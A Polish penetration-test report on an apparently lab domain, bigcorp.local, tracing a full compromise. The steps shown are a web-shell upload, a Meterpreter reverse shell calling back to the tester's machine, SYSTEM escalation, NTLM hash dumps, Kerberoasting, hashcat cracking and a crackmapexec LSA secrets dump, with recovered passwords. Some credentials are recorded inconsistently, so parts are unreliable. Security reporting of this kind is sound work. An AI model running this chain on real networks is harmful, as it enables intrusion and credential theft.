

Raport z Testu Penetracyjnego – BigCorp

Data wykonania testu: 10.06.2025

Zakres: segment wewnętrzny domeny bigcorp.local (hosty DC01,MS01 I MS02)

Tester: Daniel Gawryś

Podsumowanie

W trakcie testu penetracyjnego zidentyfikowano **łącznie 9 podatności** o różnym poziomie ryzyka, z których:

- 2 zaklasyfikowano jako **krytyczne**
- 3 jako **wysokiego ryzyka**
- 2 jako **średniego ryzyka**
- 2 jako **niskiego ryzyka**

Podatności te umożliwiły uzyskanie pełnego dostępu do środowiska domenowego – w tym do kontrolera domeny – poprzez łańcuch eskalacji uprawnień i wykorzystanie słabych zabezpieczeń w przechowywaniu haseł oraz konfiguracji usług.

Przez całość trwania testu żadne oprogramowania antywirusowe nie blokowały dostępu co świadczy o słabym oprogramowaniu antywirusowym

Etap 1: Rozpoznanie i skanowanie sieci

Test rozpoczęto od aktywnego rozpoznania środowiska. Przy pomocy nmap zidentyfikowano trzy główne hosty w sieci:

- **MS01 (192.168.1.122)** – serwer z aktywną usługą HTTP, SMB i WinRM
- **MS02 (192.168.1.123)** – system Windows z otwartym SMB i WinRM
- **DC01 (192.168.1.121)** – kontroler domeny z Kerberos, LDAP, SMB i WinRM

Skanowanie i manualne testy wykazały, że na serwerze MS01 działa niezabezpieczona usługa HTTP na porcie 80, co stanowiło punkt wejścia do dalszych etapów ataku.

Etap 2: Rekonesans aplikacji webowej (MS01)

Za pomocą narzędzia gobuster przeprowadzono enumerację katalogów na serwerze HTTP:

- Wykryto potencjalnie wrażliwe zasoby:

- /upload.php – umożliwiający przesyłanie plików
- /uploads/ – katalog dostępny publicznie
- /dashboard/ – zabezpieczony, ale dostępny

przeszukiwanie katalogów / plików zostało wykonane przy użyciu programu gobuster:

```
gobuster dir -u 'http://192.168.1.122/' -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,txt --random-agent -k
```

Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://192.168.1.122/ [+] Method: GET [+] Threads: 10 [+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt [+] Negative Status codes: 404 [+] User Agent: Opera/6.05 (Windows 98; U) [en] [+] Extensions: php,txt [+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
/img (Status: 301) [Size: 336] [--> http://192.168.1.122/img/] /uploads (Status: 301) [Size: 340] [--> http://192.168.1.122/uploads/] /upload.php (Status: 200) [Size: 32] /examples (Status: 503) [Size: 402] /licenses (Status: 403) [Size: 421] /dashboard (Status: 301) [Size: 342] [--> http://192.168.1.122/dashboard/]
```

Możliwość przesyłania plików w endpointzie /upload.php stanowiła **podatność wysokiego ryzyka**, ze względu na brak walidacji typu pliku.

Dołącz do naszego zespołu!

Chcesz rozwijać się wewnątrz naszej firmy? To doskonała okazja!
Prześlij swoje CV i daj się poznać z nowej strony.

Imię i nazwisko:

Test Test

Prześlij swoje CV:

Browse... shell.php

Wyślij CV

Obraz 1: aplikacja wewnętrznej rekrutacji umożliwiająca przesłać dowolnego pliku




Dziękujemy, Test Test! Twoje CV zostało przesłane pomyślnie.

Obraz 2: Próba przesłania pliku przebiegła pomyślnie

Etap 3: Uzyskanie dostępu (MS01)

Wykorzystując możliwość przesłania pliku przez `upload.php`, przesłano złośliwy plik `shell.php`, który umożliwił uruchomienie poleceń systemowych. Następnie przesłano i uruchomiono plik `rev.exe` zawierający meterpreter reverse shell.




Index of /uploads

Name	Last modified	Size	Description
Parent Directory	-	-	-
shell.php	2025-06-08 12:48	31	


Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30 Server at 192.168.1.122 Port 80

Obraz 3: shell.php w folderze uploads



Obraz 4: sesja meterpreter z uprawnieniami użytkownika web_svc

Używając funkcji getsystem w meterpreterze, wykorzystano uprawnienie **SeImpersonatePrivilege**, co pozwoliło na eskalację do uprawnień systemowych (**podatność krytyczna**).



```
kali@localhost: ~/machines/bigcorp
File Actions Edit View Help
+ -- --[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost wlan0
lhost => wlan0
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.109:4444
[*] Sending stage (177734 bytes) to 192.168.1.122
[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.122:51380) at 2025-06-08 18:58:31 +0200

meterpreter > getprivs
Enabled Process Privileges
-----
Name
---
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseWorkingSetPrivilege

meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Obraz 5: Eskalacja uprawnień do NT AUTHORITY \ SYSTEM używając polecenia getsystem w meterpreterze

Z systemu uzyskano hashe NTLM lokalnych kont (m.in. Administrator, lucy, xampp_svc), z których jedno (Administrator) zostało wykorzystane do dalszego dostępu przez evil-winrm.

Administrator:500:aad3b435b51404eeaad3b435b51404ee:1915e9324c2805a8d5460e3ed01112e3:::

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::


lucy:1006:aad3b435b51404eeaad3b435b51404ee:e2d2fe5043332c4c229eae7516da8dfe:::

WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:ce378ca70f63b325f9e5098d9c223b25:::

xampp_svc:1001:aad3b435b51404eeaad3b435b51404ee:e4511828af0c03d8a8835fe6759add6d:::

Etap 4: Rekonesans poziomu domenowego

Po uzyskaniu dostępu jako Administrator na MS01, przesłano i uruchomiono winPEAS, który ujawnił dane logowania użytkownika wylstyle zapisane w historii PowerShell użytkownika lucy.



```
PS C:\Users\lucy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> ls
Directory: C:\Users\lucy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine

Mode                LastWriteTime         Length Name
----                -
-a-----         6/8/2025 12:02 PM             206 ConsoleHost_history.txt

PS C:\Users\lucy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> cat ConsoleHost_history.txt
$pass = ConvertTo-SecureString "Awesome24!" -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential("wylstyle",$pass)
Enter-PSsession -ComputerName MS03 -Credential $cred
exit
```

Obraz 6: Hasło w historii powershell lokalnego użytkownika lucy

Z pomocą bloodhound - python zidentyfikowano użytkownika svc_iis, który posiadał delegację Kerberosową. Dokonano ataku typu **Kerberoasting** używając narzędzi impacket i złamano hash tego użytkownika używając programu hashcat (**podatność wysokiego ryzyka**).

```
KeyboardInterrupt
kali@localhost: ~/machines/bigcorp$ faketime $(ntdate -q dc01.bigcorp.local | cut -d. -f 1,2) impacket-GetUserSPNs -dc-ip 192.168.1.121 bigcorp.local/w
yldstyle request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
HTTP/webserver.bigcorp.local svc_iis      CN=Service Accounts,CN=Users,DC=bigcorp,DC=local 2023-06-08 00:32:52.806004 <never>

[-] CCache file is not found. Skipping...
$krb5tgs$23$+svc_iis$BIGCORP.LOCAL$bigcorp.local/svc_iis$5a5b0820f522eabdb14133eefde8ff0799e6b53a953542faa5cc2b38990f6d0572bf86115eed0d88f133eff724ec7573
3330b5381a730565995815f5e55fb732ef0a607a48b1188a40c92b7389646b28ccb99f9037bb89110409f692a65918feca00335e9aa87a9e3588aaa57ff1ff77af72e50282db71e118dccc3914388
e2d7fc691449c962182dc5be4d83b5437060cd31ca63ab6a5211059f8cba827511df6911322defa3848f01939f8a28433e13b0cde8f7281a63468a82ed81caa7d84dcfb9fbdca318fca8491ff4e
bda4fd73ed3467fda49248dd31acc729c184b8167da095e073e774e4b4fffa1eaa3a3c2803685316c8a529915f57a2f003e956aa155832f979d08c83202ed85a37b8cb2174a257daeeec367d3eac
d613c438a658726d0b0e56d03a3bb1724b5bf8443865b68bca4a5e37ae8a1e8aaeb1d3f2873740012c4840c1ca225f683ffed5d97cd68002d2118599a1f089248a935e8fc7dc06290141d6efd5304
5911d69d0d783b628671ced36e453c58a97ae249001d1e4bb05cb0c772b620a081e7d79e70d8cbb7ae35cf6800ad13aae48514092827efc92ef44bcc78889c289d782481830ef36fe176d9dd5a
ea988915af04f989676572fcfe60599b1e3c4c4d2c2e3631821c4beedea7207338dc6ce9cf79c36aed20b4752c7f5f9858704b1d81aea2cf8e9440413746b3c40e9576bc3891539d9adad66a7
f139e908aa429233d833f0202f35fd6c8c448e31e8f44a0c87eb139b598f64b2fc5ae689658ff7f1f8c5c976d476978fdbc881227cedbf19f838b95a5139666857c30cd913bc5726f04907605a711
4b149bd0a4ff720284fb789ed35c911d84896ef7233b96bc9fc9f9d03175d0d93479947ac128ea4f06af930f0d26cf3edd54507d51390e49a29a7687420d5a3e3549c3a6d2719095894428e0ebf
42e97efec1f66a742e8f93772f82d:Portland70
```

Obraz 7: Wydobycie skrótu hasła konta svc_iis

```
kali@localhost: ~/machines/bigcorp$ hashcat hash.txt /usr/share/wordlists/rockyou.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

$krb5tgs$23$+svc_iis$BIGCORP.LOCAL$bigcorp.local/svc_iis$5a5b0820f522eabdb14133eefde8ff0799e6b53a953542faa5cc2b38990f6d0572bf86115eed0d88f133eff724ec757
3330b5381a730565995815f5e55fb732ef0a607a48b1188a40c92b7389646b28ccb99f9037bb89110409f692a65918feca00335e9aa87a9e3588aaa57ff1ff77af72e50282db71e118dccc39143
88e2d7fc691449c962182dc5be4d83b5437060cd31ca63ab6a5211059f8cba827511df6911322defa3848f01939f8a28433e13b0cde8f7281a63468a82ed81caa7d84dcfb9fbdca318fca8491ff4e
bda4fd73ed3467fda49248dd31acc729c184b8167da095e073e774e4b4fffa1eaa3a3c2803685316c8a529915f57a2f003e956aa155832f979d08c83202ed85a37b8cb2174a257daeeec367d3eac
d613c438a658726d0b0e56d03a3bb1724b5bf8443865b68bca4a5e37ae8a1e8aaeb1d3f2873740012c4840c1ca225f683ffed5d97cd68002d2118599a1f089248a935e8fc7dc06290141d6efd5304
5911d69d0d783b628671ced36e453c58a97ae249001d1e4bb05cb0c772b620a081e7d79e70d8cbb7ae35cf6800ad13aae48514092827efc92ef44bcc78889c289d782481830ef36fe176d9dd5a
ea988915af04f989676572fcfe60599b1e3c4c4d2c2e3631821c4beedea7207338dc6ce9cf79c36aed20b4752c7f5f9858704b1d81aea2cf8e9440413746b3c40e9576bc3891539d9adad66a7
f139e908aa429233d833f0202f35fd6c8c448e31e8f44a0c87eb139b598f64b2fc5ae689658ff7f1f8c5c976d476978fdbc881227cedbf19f838b95a5139666857c30cd913bc5726f04907605a711
4b149bd0a4ff720284fb789ed35c911d84896ef7233b96bc9fc9f9d03175d0d93479947ac128ea4f06af930f0d26cf3edd54507d51390e49a29a7687420d5a3e3549c3a6d2719095894428e0ebf
42e97efec1f66a742e8f93772f82d:Portland70
```

Obraz 8: Złamanie hasła do użytkownika svc_iis

Użytkownik svc_iis należy do grupy "Service Accounts" co pozwala na przeglądaniu zdalnego katalogu "backups" na kontrolerze domeny

```
kali@localhost: ~/machines/bigcorp$ crackmapexec smb 192.168.1.121 445 DC01 [+] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:bigcorp.local) (signing:True) (SMBv1:False)
SMB 192.168.1.121 445 DC01 [+] bigcorp.local\svc_iis:Portland7@
SMB 192.168.1.121 445 DC01 [+] Enumerated shares
SMB 192.168.1.121 445 DC01
```

Share	Permissions	Remark
ADMIN\$		Remote Admin
backups	READ,WRITE	
C\$		Default share
IPC\$	READ	Remote IPC
NETLOGON	READ	Logon server share
SYSVOL	READ	Logon server share

```
kali@localhost: ~/machines/bigcorp$
```

Obraz 9: Potwierdzenie uprawnień svc_iis do katalogu backups

W zasobach backupu znaleziono plik `.zip` (`it-users-backup.zip`), który po złamaniu hasła zawierał dane dostępowe dla użytkownika `emmet`.

```
kali@localhost:~/machines/bigcorps/hashcat -m 17220 hash-zip.txt -s 3 bigcorp*!@#%&*!
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELoc, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

+ Device #1: cpu-penryn-Intel(R) Pentium(R) CPU G2130 @ 3.20GHz, 1391/2846 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
+ Not-Iterated
+ Single-Hash
+ Single-Salt
+ Brute-Force

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit -> s

Session.....: hashcat
Status.....: Running
Hash.Mode.....: 17220 (PKZIP (Compressed Multi-File))
Hash.Target.....: $pkzip$1*1*2*0*52*4b*984ec63*0*46*8*52*7ddb*6e4653...pkzip$
Time.Started.....: Sun Jun  8 20:01:35 2025 (1 sec)
Time.Estimated...: Sun Jun  8 20:02:26 2025 (50 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: bigcorp7a7a7a! [12]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1609.0 kH/s (0.15ms) @ Accel:256 Loops:1 Thr:1 Vcc:4
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 857600/81450625 (1.05%)
Restored.....: 0/857600 (0.00%)
Restore.Point...: 857600/81450625 (1.05%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: bigcorp*00! -> bigcorp2bes!
Hardware.Mon.#1..: Temp: 48C Util: 59%

$pkzip$1*1*2*0*52*4b*984ec63*0*46*8*52*7ddb*6e46536631364358e18ab382b6382e4647051d348783b804ed45956875fb3fea5aba016c3f0be3fa50161697d07af4ea7f7fd8279a5b1a1
2a2dae0b78cd987cbc53815138f0bd37ed1dc63fdd32cae42c1*$pkzip$:bigcorp2010!
```

Obraz 10: Złamane hasło do pliku backup zip. Hasło posiada w sobie nazwę firmy

```

kali@localhost:~/machines/bigcorp$ cat it-users.txt
john / password1
emma / SunRise2021
mathew / BigCorp2023
emmet / R3xRulz!

kali@localhost:~/machines/bigcorp$

```

Obraz 11: Użytkownicy oraz hasła znalezione w zabezpieczonym słabym hasłem pliku zip

Konto emmet posiadało uprawnienia administratora lokalnego na MS02, co umożliwiło za pomocą CrackMapExec zrzut zawartości procesu lsass.exe i uzyskanie haseł innych użytkowników, w tym konta lord_business.

```

kali@localhost:~/machines/bigcorp$ crackmapexec smb 192.168.1.123/24 -u 'emmet' -H 'R3xRulz!'
SMB 192.168.1.121 445 DC01 [+] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:bigcorp.local) (signing:True) (SMBv1:Fa
lse)
SMB 192.168.1.123 445 MS02 [+] Windows 10 / Server 2019 Build 17763 x64 (name:MS02) (domain:bigcorp.local) (signing:False) (SMBv1:F
alse)
SMB 192.168.1.121 445 DC01 [+] bigcorp.local\emmet:R3xRulz!
SMB 192.168.1.123 445 MS02 [+] bigcorp.local\emmet:R3xRulz! (Pwn3d!)

```

Obraz 12: emmet lokalnym administratorem na MS02 (potwierdzone przy użyciu crackmapexec)

Zrzut lsass przy użyciu crackmapexec:

```
crackmapexec smb 192.168.1.123 -u emmet -p 'R3xRu1sz!' --lsa
```

```
SMB 192.168.1.123 445 MS02 [*] Windows 10 / Server 2019 Build 17763  
x64 (name:MS02) (domain:bigcorp.local) (signing:False) (SMBv1:False)
```

```
SMB 192.168.1.123 445 MS02 [+] bigcorp.local\\emmet:R3xRu1sz!
```

```
(Pwn3d!)
```

```
SMB 192.168.1.123 445 MS02 [+] Dumping LSA secrets SMB 192.168.1.123  
445 MS02 BIGCORP.LOCAL/lord_business:
```

```
$DCC2$10240#lord_business#5db835273801e7028f2d151d94c22c24: (2025-06-  
08 18:17:02)
```

```
SMB 192.168.1.123 445 MS02 BIGCORP\\MS02$:aes256-cts-hmac-sha1-  
96:21c11dbea958c75071243318092823d903a1267f8c34e091875d2e7b45ec0884
```

```
SMB 192.168.1.123 445 MS02 BIGCORP\\MS02$:aes128-cts-hmac-sha1-
```

```
96:bda6a2fa617c10b901905b9f423848fa SMB 192.168.1.123 445 MS02
```

```
BIGCORP\\MS02$:des-cbc-md5:c1e5133b10dc7080 SMB 192.168.1.123 445
```

```
MS02 BIGCORP\\
```

```
\\MS02$:plain_password_hex:200071004c0070002000680032004e0035005c00600  
033005e003900750058007600410062006700530055005a0079006b0075004e005b00  
2e0022005c00390077004a0078002c0033004500630060007600730058003e004a006  
90037005e0029006a004a00540077004800520034006f0070004f003700400030004e  
0042003f0027004d003f0050004e004200250063006b00620047002a006d002f00210  
0340020002a00340051006e005f0079005b004a00460065006e00620048005f006e00  
670026007400640068005b0051004f00740023003f007200620077003d00350070004  
30047003500660070002a00
```

```
SMB 192.168.1.123 445 MS02 BIGCORP\\
```

```
\\MS02$:aad3b435b51404eeaad3b435b51404ee:eb94e7ce213d25367f0cd5a32743f  
c27::: SMB 192.168.1.123 445 MS02 bigcorp.local\\
```

```
\\lord_business: TAK0Tuesday! SMB 192.168.1.123 445 MS02
```

```
dpapi_machinekey:0x9186551a6685a586de89caac5d571a8062e58f50
```

```
dpapi_userkey:0xd5aad124661dd72246d0fb5de7bd9f0a65f5e5de
```


```
SMB 192.168.1.123 445 MS02
```

```
NL$KM:ce37a0d24f55eb1bb57b661d24f201f9b2791aee3a44906444fb3e1ca929c74  
bc5abab2f8eabb34377ddfa9e137cf11528c4b34ffc45ed15c4d420afee991241
```

```
SMB 192.168.1.123 445 MS02 [+] Dumped 9 LSA secrets to
```

```
/home/kali/.cme/logs/MS02_192.168.1.123_2025-06-08_201625.secrets and  
/home/kali/.cme/logs/MS02_192.168.1.123_2025-06-08_201625.cached
```

Konto `lord_business` było aktywne w domenie i przypisane do grupy **Domain Admins**

